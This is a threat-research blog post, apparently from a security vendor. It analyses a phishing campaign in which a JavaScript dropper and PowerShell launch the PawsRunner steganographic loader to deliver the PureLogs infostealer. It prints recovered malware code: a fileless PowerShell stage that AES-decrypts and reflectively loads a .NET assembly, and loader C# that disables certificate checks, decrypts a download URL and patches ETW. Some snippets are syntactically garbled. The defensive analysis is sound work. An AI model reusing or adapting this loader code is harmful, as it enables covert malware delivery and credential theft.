

PureLogs: Delivery via PawsRunner Steganography

 fortinet.com/blog/threat-research/purelogs-delivery-via-pawsrunner-steganography

Winnie Lin Winnie Lin

May 15, 2026

By Winnie Lin and Yurren Wan | May 15, 2026

Affected Platforms: Microsoft Windows

Impacted Users: Any organization

Impact: Attackers Stolen data may be leveraged for follow-on attacks

Severity Level: High

The use of steganography in the threat landscape continues to accelerate. Threat actors are increasingly shifting from direct encrypted transfers to a 'legitimate-file-plus-hidden-data' model, effectively masking their next-stage payloads within everyday media.

FortiGuard Labs recently uncovered a phishing campaign that abuses environment variables to hide malicious commands and uses PawsRunner as a Steganography Loader to deploy the .NET infostealer PureLogs.




Figure 1: Attack flow

This blog outlines the malware's delivery vector and provides a technical analysis of PawsRunner and the subsequent deployment of an evolved PureLogs payload.

2025 Global Threat Landscape Report

Use this report to understand the latest attacker tactics, assess your exposure, and prioritize action before the next exploit hits your environment.

Initial Access

The attack campaign begins with a phishing email containing an TXZ archive (an XZ-compressed TAR file) as an attachment, as illustrated in Figure 2. It uses an invoice-themed lure and a sense of urgency to prompt the recipient to open the attachment without delay.




Figure 2: The phishing e-mail

JavaScript

The JavaScript file extracted from the archive contains several functions, each preceded by irrelevant comments. These comments are in a mix of languages, including Chinese, Japanese, Korean, Russian, Hindi, and Arabic, as shown in Figure 3.

Figure 3: Comments are a mix of several languages

The functions declare a large number of Process environment variables containing garbled text. It then launches conhost.exe in headless mode to hide malicious activity. The invoked PowerShell also uses the -w hidden flag to hide the PowerShell window. The command executed is specified by one of these variables.



Figure 4: One of the environment variables executed by PowerShell.

The PowerShell script first retrieves data from Process environment variables, then decodes and decrypts its payload using the AES algorithm, and finally decompresses it using the Gzip method. The resulting .NET assembly—the executable payload—is then loaded and executed dynamically via reflection in a fileless manner.

```
$ZoMIVL=( $env:pLJKXUUP7CiMEU+$env:fPRbVsX5d2vM9qZup+$env:mvVljbKxcFH844yKIS+$env:TkpASotIQokUDZM+$env:n6qTI6OHOSW+$env:p6i77cAHGj9VNg1+
$env:Lu6mrbsWR8i0aVf+$env:NLS5zxxSriu6TCnl+$env:NMRvtKBBVGR+$env:B92lAWbGycRREll+$env:Oe6f94DXFosAVc+$env:jqk2W7TC63kR6Zi5SnJR+$env:5
xEPHQ8mu7i+$env:vpDoWGZRo2mhc5r7NOJs+$env:fregVVFvg9G+$env:h9VYCKKvyfF5Ytq+$env:BtQSuHUOcek+$env:wCabELovehrgY+$env:EctlnJvpxFuVdxP9+
$env:xvTUrGlvwK4QCOikMBn+$env:roJBDS487QqAnJwRWIw+$env:Gy48YMPKXTw+$env:jilJxUX3pcwhkOgJQ+$env:hg6wMq5ZwqVZYchpKhhZ+$env:e1M42stjqTtRC9H
+$env:QXaGiQubEceB9o+$env:2Kh9uLEcdDu6VJM6dwY+$env:FBBKapiTjiiX0u4xj+$env:mShxRmUGm45VyH8RM+$env:DXBAGtm2WwkQD+$env:M01DUvpB4oRdXu+$env:
n8VK2fn0g6jg94+$env:FY0K0TseJ5XNCLJ+$env:JT6sy93bVr+$env:KpTpuNvu5gXgn+$env:ecizZXpNcrGm+$env:mXK5MwFspDGutLjshpCm+$env:
M8nw0D17c6nEmdh0U+$env:zttrY8LFYfo+$env:O7GWYUJEJo+$env:eiKhqsgbhqESHR5i5+$env:YUM0cx7tfAAQ2DNq+$env:FullTjIPuQDQ2UvzY+$env:0
PzUT7ycUNYk10v+$env:pW1cbxUzVqer+$env:wwIm7PMJaDS3thsAfv+$env:xXEhEc3tyBgqNE+$env:OPbQLA0FpqVVe7S3e+$env:ttz3rXp4GtOrLDT2o+$env:
oOgMoElInVP8SKE+$env:wW6oLx1WVPhl+$env:odWM60TeXCe+$env:O4bSJDpIXeXYRXLN0+$env:Wt0JhsNEBjSimFQ4Rr+$env:tJossGhThBpfYv+$env:m2sDLFhMyoit
+$env:GALig49GsdLEbuBYlmpv+$env:vx5tmttlkRkA99RHJu+$env:vgscjQYQesAm8X8iFiv+$env:4LxvL2VubuUgM4oc+$env:uVNYtchIq8CwalmFn+$env:
ztS6Bq5EB5tbYueISXT+$env:o7lIPDv3s8bDIKycK5f3+$env:FR4sgY0BoxXedDBpolN+$env:CgwMFACVAz1+$env:3N04nGd2C1N3o416zfjj+$env:n9sMWiey2OczbWE+
$env:kopp4lvSVZ+$env:mhRuDCOrqO4unhf+$env:CPaYZo2BAARqZ07lqHX+$env:JaxdyLviViJZbbj+$env:CGv46LuPqtWV0cs+$env:XXNXHeeLMmD+$env:
fhtl1QoPWAGwKmp+$env:vgTLZFgCv6c+$env:LDfx5SRCPnwz+$env:igHkp1qgmnsT8Iax+$env:89O84ieUKyFX+$env:PiR8QQLFsu0KeP0y1+$env:
wydRtEFiyE9bWR0wDL+$env:eFpUsgFeNj);
$OWDYUA=New-Object byte[] $ZoMIVL.Length;
for($NAOeOj=0;
$NAOeOj -lt $ZoMIVL.Length;
$NAOeOj++){ $OWDYUA[$NAOeOj]=[byte]([uint16][char]($ZoMIVL[$NAOeOj])-19968)};
$gxpXsd=New-Object System.Security.Cryptography.AesManaged;
$gxpXsd.Mode=[System.Security.Cryptography.CipherMode]::CBC;
$gxpXsd.Padding=[System.Security.Cryptography.PaddingMode]::PKCS7;
$gxpXsd.Key=[byte[]]@ (227,69,62,20,47,29,153,177,171,66,169,25,110,191,183,94);
$gxpXsd.IV=[byte[]]@ (130,227,126,146,49,250,41,26,160,90,118,113,10,95,97,158);
$JvmtIN=$gxpXsd.CreateDecryptor().TransformFinalBlock($OWDYUA,0,$OWDYUA.Length);
$GSCmLS=New-Object System.IO.MemoryStream($JvmtIN);
$PDSSHG=New-Object System.IO.MemoryStream;
$Gz=New-Object System.IO.Compression.GZipStream($GSCmLS,[IO.Compression.CompressionMode]::Decompress);
$bf=New-Object byte[] 4096;
while(($n=$Gz.Read($bf,0,$bf.Length))-gt 0){$PDSSHG.Write($bf,0,$n)};
$JvmtIN=$PDSSHG.ToArray();
[System.Reflection.Assembly]::Load($JvmtIN).EntryPoint.Invoke($null,([string[]]@{}))
```

Figure 5: The resulting .NET assembly loaded via reflection.

.NET Assembly Loader

The .Net assembly will decrypt and load the next stage, which is also an executable file.




Figure 6: The next-stage loader is loaded.

The decrypted EXE loader provides various modules. Interestingly, as shown in Figure 7, the loader commonly uses cat photos for its application icon.




Figure 7: The loader uses cat photos for its application icon.

The loader initializes static fields with configuration data, including an encrypted payload URL, user-agent, seed, magic number, and other settings. Additionally, it loads native libraries and resolves addresses for necessary API functions.


```

120, 157, 185, 200, 240, 188, 168, 22, 248, 1,
254, 62, 172, 85, 37, 200, 205, 55, 54, 128,
43
);
Program.STR_USER_AGENT_SHORT = new byte[]
(
136, 205, 2, 115, 60, 158, 43, 25, 96, 203,
52, 190, 65, 90, 170, 214, 202, 230, byte.MaxValue, 25,
11, 161, 234, 245, 150, 42, 164, 87, 176, 195,
20, 45, 49, 161, 175, 141, 28, 147, 143, 218,
58, 24, 203, 32, 1, 105, 50, 57, 139, byte.MaxValue,
178, 110, 183, 118, 186, 222, 146, 169, 246, 197
);
Program.STR_HTTP_GET = new byte[] { 130, 231, 44 };
Program.STR_ACCEPT_ALL = new byte[] { 239, 141, 82 };
Program.STR_HEADER_USER_AGENT = new byte[] { 144, 209, 29, 104, 125, 179, 45, 83, 59, 145 };
Program.STR_HEADER_ACCEPT = new byte[] { 132, 193, 27, 127, 32, 134 };
Program.NO_INTERLEAVE = false;
Program.IS_PAYLOAD_X64 = true;
Program.HOST_PROCESS_MODE = 0;
byte[] array = new byte[1];
Program.STR_HOST_PROCESS = array;
Program.STEGO_SEED = new byte[] { 234, 17, 159, 226 };
Program.STEGO_MAGIC = new byte[] { 142, 240, 104, 69 };
Program.STEGO_FALLBACK_URL_ENCRYPTED_BYTES_ARRAY = new byte[0][];
Program.STEGO_FALLBACK_SEEDS_ARRAY = new byte[0][];
Program.STEGO_FALLBACK_MAGICS_ARRAY = new byte[0][];
Program.RandomGenerator = new Random();
Program.PAYLOAD_URL_ENCRYPTED_BYTES = new byte[]
(
193, 167, 27, 68, 250, 247, 35, 150, 215, 173,
231, 17, 69, 52, 141, 162, 210, 171, 78, 131,
229, 3, 213, 13, 172, 80, 225, 57, 156, 152,
45, 117, 40, 213, 86, 113, 55, 125, 53, 227,
26
);
);
Program.FALLBACK_URL_ENCRYPTED_BYTES_ARRAY = new byte[0][];
Program.USER_AGENTS = new string[] { "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Edg/122.0.0.0" };

```

Figure 8: Initializing static fields with configuration data.

After the initial setup, the loader performs preliminary configuration to prepare for download. The download URL is decrypted using the RC4 algorithm, as shown in Figure 9.




Figure 9: The download URL is decrypted.

After that, the download module cycles through three hard-coded pairs of user-agents and three network APIs (HttpClient, WebClient, and WebRequest), as shown in Figure 10.




Figure 10: The loader iterates different network APIs to download data.

Furthermore, when issuing the download request, the loader specifies a hierarchical preference in the Accept header. It prioritizes image/png, then image/*, and finally */*, explicitly requesting the server to return a PNG image as the preferred response type if available.

The downloaded data may contain three types of content: HTML, Base64-encoded data, and a PNG file. It is processed accordingly based on its type.

- For HTML content, a new URL is extracted from the HTML, the original download link is replaced with it, and the data is then attempted to be downloaded from the updated URL.
- Base64-encoded data is first decoded. The decoded data and the PNG file are then processed in the same way: the image file uses steganography to conceal data within the picture and uses “iTxt” and “IEND” chunks as markers to locate the encrypted data. This data is then used to decrypt the next stage of the payload. Interestingly, the PNG files we have downloaded also include images of cats.

After decoding the PNG file, we obtained another .NET execution file.




Figure 11: Data embedded in the PNG file.

However, the loader also provides a fallback mechanism. If the download fails or the payload cannot be extracted from the downloaded data, it will use an alternate set of URLs from the configuration as a fallback. In the sample we’ve analyzed, the fallback URLs are empty.

After bypassing ETW and Windows 11 (24H2) security features, the next-stage payload is executed.

We have been tracking similar loaders since March of this year and have observed several evolutions. Initially, the loader simply downloaded and executed a PE file. It later transitioned

to extracting an encrypted payload from image files using steganography.

Furthermore, a version discovered in early April included a persistence module. Notably, the initial versions lacked a fallback URL mechanism. However, since the beginning, the loader has consistently attempted to download data using various Network APIs, and the decrypted EXE loader has consistently used cat photos for its application icon.

```
private static void Main(string[] args)
{
    Program.InitializeNativeFunctions1();
    Program.DownloadPayload();
    if (Program.FuckShitUp == 0 && args.Length != 2)
    {
        Program.PatchETW();
        Program.PatchNtManageHotPatch();
    }
}

public static void DownloadPayload()
{
    Program.ApplyRC4(Program.PAYLOAD_URL_ENCRYPTED_BYTES);
    string @string = Encoding.UTF8.GetString(
        for (int i = 0; i < Program.PAYLOAD_URL_ENCRYPTED_BYTES.Length; i++)
        {
            Program.PAYLOAD_URL_ENCRYPTED_BYTES[i];
        }
    );
    ServicePointManager.ServerCertificateValidationCallback = (sender, certificate, errors) => true;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls | SecurityProtocolType.Tls12;
    byte[] array = Program.RobustDownload(@string, "*/*", 60);
    if (array != null && array.Length >= 2 && array[0] == 77 && array[1] == 90)
    {
        Program.PAYLOAD_BYTES = array;
    }
}

if (Program.PAYLOAD_BYTES.Length < 2 || Program.PAYLOAD_BYTES[0] != 77 || Program.PAYLOAD_BYTES[1] != 90)
{
    Program.FuckShitUp = 4;
}
else
{
    bool flag = false;
    try
    {
        int num = BitConverter.ToInt32(Program.PAYLOAD_BYTES, 60);
        int num2 = num + 4;
        ushort num3 = BitConverter.ToUInt16(Program.PAYLOAD_BYTES, num2);
        bool flag2 = num3 == 34404;
    }
    catch { }
}
```

Figure 12: The initial version simply downloaded and executed a PE file.

A closer examination of the loader revealed strong similarities to a previously unidentified program. Its initialization routines, naming conventions, and methods for resolving required API functions are very similar to those of that program, as illustrated in Figure 13. Consequently, we chose the name from the earlier sample and call this loader **PawsRunner**.

